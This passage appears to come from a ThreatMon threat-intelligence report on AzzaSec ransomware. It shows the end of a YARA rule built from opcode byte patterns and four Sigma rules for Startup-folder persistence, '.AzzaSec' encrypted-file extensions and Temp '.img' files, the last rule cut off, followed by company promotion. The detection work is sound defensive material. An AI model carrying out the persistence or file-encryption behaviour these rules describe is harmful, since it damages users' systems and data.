    $op11 = { 08 17 d6 13 08 11 08 11 07 31 e6 73 31 01 00 0a 13 04 11 04 09 6f 58 00 00 0a 13 }
    $op12 = { 05 1f 10 8d 76 00 00 01 13 06 1f 20 13 09 11 06 11 09 1f 20 da 11 05 11 09 91 9c }
    $op13 = { 11 09 17 d6 13 09 11 09 1f 2f 31 e7 11 06 0a 2b 00 06 2a }
    $op14 = {00 7e 03 00 00 04 6f 26 00 00 0a 0a 2b 00 06 2a}
  condition:
    uint32(uint32(0x3C)) == 0x00004550 and all of them
}
```

Sigma Rules


Download the Sigma Rules From ThreatMon Github Page.

```yaml
title: AzzaSec Ransomware Part 1
id: 8b9a7c0f-1e2d-4f3c-8f0a-4e1d6f78c6a5
status: test
description: Detects processes with the description 'AzzaSec Team (32 bit)'
author: Aziz Kaplan <aziz.kaplan@threatmonit.io>
date: 2024/07/23
references:
    - https://www.linkedin.com/company/threatmon
    - https://github.com/ThreatMon/ThreatMon-Reports-IOC
    - https://threatmon.io/
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Description: '*AzzaSec Team*'
    condition: selection
falsepositives:
    - Unlikely
level: high

title: AzzaSec Ransomware Part 2
id: 57efe3bb-5203-4bc5-a326-3ea7557900fe
status: test
description: Part of Sigma rule for detecting AzzaSec Ransomware - Detects Startup
author: Aziz Kaplan <aziz.kaplan@threatmonit.io>
date: 2024/07/23
references:
    - https://www.linkedin.com/company/threatmon
    - https://github.com/ThreatMon/ThreatMon-Reports-IOC
    - https://threatmon.io/
logsource:
    product: windows
    category: file_event
detection:
    selection_1:
        TargetFilename|contains:  '\Microsoft\Windows\Start Menu\Programs\StartUp'
    filter_update:
        - Image: 'C:\Windows\System32\wuauclt.exe'
        - TargetFilename|startswith: 'C:\$WINDOWS.~BT\NewOS\'
    condition: selection_1 and not filter_update
falsepositives:
    - Legit application used Startup
level: medium
```

```yaml
title: AzzaSec Ransomware Part 3
id: 92ebdcaf-8d4c-4e71-a51b-0532a925e168
status: test
description: Part of Sigma rule for detecting AzzaSec Ransomware - Detects '.AzzaSec' or '.AzzaSec_Encryptor' within the System.
author: Aziz Kaplan <aziz.kaplan@threatmonit.io>
date: 2024/07/23
references:
    - https://www.linkedin.com/company/threatmon
    - https://github.com/ThreatMon/ThreatMon-Reports-IOC
    - https://threatmon.io/
logsource:
  category: file_event
  product: windows
detection:
  selection:
    TargetFilename|endswith:
        - '.AzzaSec'
        - '.AzzaSec_Encryptor'
    TargetFilename|contains:
        - 'C:\\'
        - '\\Desktop\\'
        - '\\Downloads\\'
        - '\\Documents\\'
        - '\\Videos\\'
        - '\\Images\\'
        - 'C:\\Windows\\System32\\'
  condition: selection
falsepositives:
  - Manual user interaction for extension
level: high

title: AzzaSec Ransomware Part 4
id: 7ec0da06-a1e6-4247-a8eb-5d8b48dc9a92
status: test
description: Part of Sigma rule for detecting AzzaSec Ransomware - Detects '.img' in 'Temp'
author: Aziz Kaplan <aziz.kaplan@threatmonit.io>
date: 2024/07/23
references:
    - https://www.linkedin.com/company/threatmon
    - https://github.com/ThreatMon/ThreatMon-Reports-IOC
    - https://threatmon.io/
logsource:
    product: windows
    category: file_event
detection:
```

ThreatMon
Under Cyber Wings

More Information About ThreatMon



One Platform for all intelligence needs.

ThreatMon End-to-end intelligence is a cutting-edge, cloud-based SaaS platform that continuously monitors the dark and surface web, providing early warnings and actionable insights into emerging threats.

We are a SaaS platform designed to help businesses proactively detect and address threats before a cyber attack occurs. Unlike traditional cyber threat intelligence, we provide comprehensive and holistic cyber intelligence.

- *Attack Surface Intelligence*
- *Fraud Intelligence*
- *Dark and Surface Web Intelligence*
- *Threat Intelligence*

APPLY

FREE ACCESS

Contact Us:

Email Address
team@threatmonit.io

https://x.com/MonThreat

https://www.linkedin.com/company/threatmon